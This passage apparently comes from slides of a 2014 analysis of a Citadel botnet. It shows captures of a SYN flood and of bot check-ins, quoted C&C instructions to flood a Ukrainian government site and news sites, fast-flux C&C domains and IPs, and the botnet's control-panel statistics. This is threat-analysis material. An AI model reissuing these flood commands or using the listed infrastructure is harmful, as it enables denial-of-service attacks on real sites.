
Displaying items 1 - 20 (364)

Problems count

■ count


Citadel botnet controller

count: **46**



IP addresses for each ISP

■ out Sbl ■ in Sbl



TCP SYN-flood

No.	Time	Source	Destination	Protocol	Length	Info
5839	2014-04-04 16:21:21	78.27.	212.26.	TCP	60	30959 > http [SYN] Seq=0 Win=128 Len=0
5838	2014-04-04 16:21:21	78.27.	212.26.	TCP	60	30958 > http [SYN] Seq=0 Win=128 Len=0
5837	2014-04-04 16:21:21	78.27.	212.26.	TCP	60	57193 > http [SYN] Seq=0 Win=128 Len=0
5836	2014-04-04 16:21:21	78.27.	212.26.	TCP	60	58233 > http [SYN] Seq=0 Win=128 Len=0
5835	2014-04-04 16:21:21	78.27.	212.26.	TCP	60	55310 > http [SYN] Seq=0 Win=128 Len=0
5834	2014-04-04 16:21:21	78.27.	212.26.	TCP	60	17284 > http [SYN] Seq=0 Win=128 Len=0
5833	2014-04-04 16:21:21	78.27.	212.26.	TCP	60	30957 > http [SYN] Seq=0 Win=128 Len=0
5832	2014-04-04 16:21:21	78.27.	212.26.	TCP	60	30956 > http [SYN] Seq=0 Win=128 Len=0
5831	2014-04-04 16:21:21	78.27.	212.26.	TCP	60	30955 > http [SYN] Seq=0 Win=128 Len=0
5830	2014-04-04 16:21:21	78.27.	212.26.	TCP	60	14960 > http [SYN] Seq=0 Win=128 Len=0
5829	2014-04-04 16:21:21	78.27.	212.26.	TCP	60	30954 > http [SYN] Seq=0 Win=128 Len=0
5828	2014-04-04 16:21:21	78.27.	212.26.	TCP	60	22999 > http [SYN] Seq=0 Win=128 Len=0
5827	2014-04-04 16:21:21	78.27.	212.26.	TCP	60	6823 > http [SYN] Seq=0 Win=128 Len=0

- ⊞ Frame 5829: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
- ⊞ Ethernet II, Src: AsustekC_e5:3e:78 (20:cf:30:e5:3e:78), Dst: IntelCor_57:4b:34 (00:1b:21:57:4b:34)
- ⊞ Internet Protocol Version 4, Src: 78.27. (78.27.), Dst: 212.26. (212.26.)
- ⊞ Transmission Control Protocol, Src Port: 30954 (30954), Dst Port: http (80), Seq: 0, Len: 0
 - Source port: 30954 (30954)
 - Destination port: http (80)
 - [Stream index: 5828]
 - Sequence number: 0 (relative sequence number)
 - Header length: 20 bytes
 - ⊞ Flags: 0x002 (SYN)
 - Window size value: 128
 - [Calculated window size: 128]
 - ⊞ Checksum: 0xcfc09 [validation disabled]

Bot - C&C communication

No.	Time	Source	Destination	Protocol	Length	Info
1	2014-04-04 16:46:37	78.27.		HTTP	364	POST /clo .php HTTP/1.1
2	2014-04-04 17:06:38	78.27.		HTTP	364	POST /clo .php HTTP/1.1
3	2014-04-04 17:26:38	78.27.		HTTP	364	POST /clo .php HTTP/1.1

⊕ Frame 1: 364 bytes on wire (2912 bits), 364 bytes captured (2912 bits)

⊕ Ethernet II, Src: AsustekC_e5:3e:78 (20:cf:30:e5:3e:78), Dst: IntelCor_57:4b:34 (00:1b:21:57:4b:34)

⊕ Internet Protocol Version 4, Src: 78.27. (78.27.), Dst: ()

⊕ Transmission Control Protocol, Src Port: 19504 (19504), Dst Port: http (80), Seq: 1, Ack: 1, Len: 2

⊖ Hypertext Transfer Protocol

⊕ POST /clo .php HTTP/1.1\r\n

User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; windows NT 5.2; Trident/4.0)\r\n

Host: \r\n

Accept: /**\r\n

Content-Type: application/x-www-form-urlencoded\r\n

⊕ Content-Length: 84\r\n

\r\n

[Fu] request URI: [redacted]

[HTTP request 1/1]

⊖ Line-based text data: application/x-www-form-urlencoded

[redacted]bid=dEVYUG1zbFJUTjEy&id=w((none))_20:cf:30:e5:3e:78&ip=78.27. &dv=0&mv=3&dpv=1

C&C'S INSTRUCTIONS

```
POST /new/ HTTP/1.0
Host: kese2.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; windows NT 6.1; WOW64; Trident/4.0;
SLCC2; .NET CLR 2.0.831085; .NET CLR 3.5.831085; .NET CLR 3.0.831085
Accept: text/html
Content-Length: 17
Content-Type: application/x-www-form-urlencoded
Via: 1.1 ki-fwrou:3128 (squid/2.7.STABLE9)
X-Forwarded-For: 172.16.7.22
Cache-Control: max-age=259200
Connection: keep-alive
```

```
k=u431wyao6vut49mHTTP/1.1 200 OK
Server: nginx/0.7.67
Date: Mon, 14 Apr 2014 19:18:32 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.4.27
```

```
-get http://www.kmu.gov.ua/control/uk -thread 100 -timeout 5500
-post2 http://www.kmu.gov.ua/control/uk -thread 100 -timeout 5500
-get http://www.kmu.gov.ua/control/uk/videogallery/gallerylist
-get http://www.iskra-news.info/index/about_us/0-2 -thread 100 -timeout 5500
-get http://iska-news.info/ -thread 100 -timeout 5500
-get https://iska-news.info/index/about_us/0-2 -thread 100 -timeout 5500
-get https://www.iskra-news.info/index/about_us/0-2 -thread 100 -timeout 5500
```

← /cloud/

Forbidden

You don't have permission to access / on this server.

Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request.

Требуется аутентификация

Введите имя пользователя и пароль для http://5.149.250.57

Имя пользователя:

Пароль:

OK Отмена

babybumred.com
privettebemyfriend.com
supermandarininfo.su
mandarin-infox.su
mandarin-info.com
anonymousua.com
bubsportv.su
inproductsport.su

```
;; QUESTION SECTION:
```

```
;mandarin-infox.su.      IN      A
```


```
;; ANSWER SECTION:
```

```
mandarin-infox.su.      150     IN      A      46.119.127.195  
mandarin-infox.su.      150     IN      A      188.27.91.184  
mandarin-infox.su.      150     IN      A      176.109.231.142  
mandarin-infox.su.      150     IN      A      109.60.194.211  
mandarin-infox.su.      150     IN      A      94.244.142.58  
mandarin-infox.su.      150     IN      A      94.244.165.236  
mandarin-infox.su.      150     IN      A      46.187.117.175  
mandarin-infox.su.      150     IN      A      81.22.142.183  
mandarin-infox.su.      150     IN      A      176.109.190.102  
mandarin-infox.su.      150     IN      A      2.60.13.132  
mandarin-infox.su.      150     IN      A      91.105.99.26  
mandarin-infox.su.      150     IN      A      31.193.93.158
```


```
;; AUTHORITY SECTION:
```

```
mandarin-infox.su.      150     IN      NS     ns1.tknsk.su.  
mandarin-infox.su.      150     IN      NS     ns2.tknsk.su.
```

SINGLE FAST-FLUX



DOUBLE FAST-FLUX





A light gray world map is centered in the background of the page. The map shows the continents of North America, South America, Europe, Africa, Asia, and Australia. The map is framed by a blue L-shaped border on the left and right sides.

Login

User name:

Password:

Remember (MD5 cookies)

Submit

CP :: Summary statistics

Information:

Current user: [REDACTED]
GMT date: 19.05.2014
GMT time: 15:06:51

Statistics:

Summary

- OS
- OS on bots

Botnet:

- Bots
- Scripts
- SOCKS

Modules parser

- Show parser
- Show misc parser
- Show http/https parser

Reports:

- Search in database
- Favorite reports
- Search in files
- Links

System:

- Information
- Options
- User
- Users

Logout

Information

Total reports in database:	39 949 366
Time of first activity:	03.07.2013 19:27:13
Total bots:	46 234
Total active bots in 24 hours (click for details):	[REDACTED]
Bot versions (click for details):	3.2.2.2 — 3.3.7.0

Efficiency & Security

[Setup]

Current botnet: [All] >>

Actions: [Reset "New bots"](#)

New bots (2 344)

UA	1 899
RU	272
--	40
BG	19
KZ	12
HU	10
BY	9
IN	9
LT	9
CZ	8
UZ	7

CP :: Scripts

Information:

Current user: [REDACTED]
GMT date: 19.05.2014
GMT time: 15:18:25

Scripts list:

Action: |

Statistics:

- Summary
- OS
- OS on bots

Botnet:

- Bots
- Scripts
- SOCKS

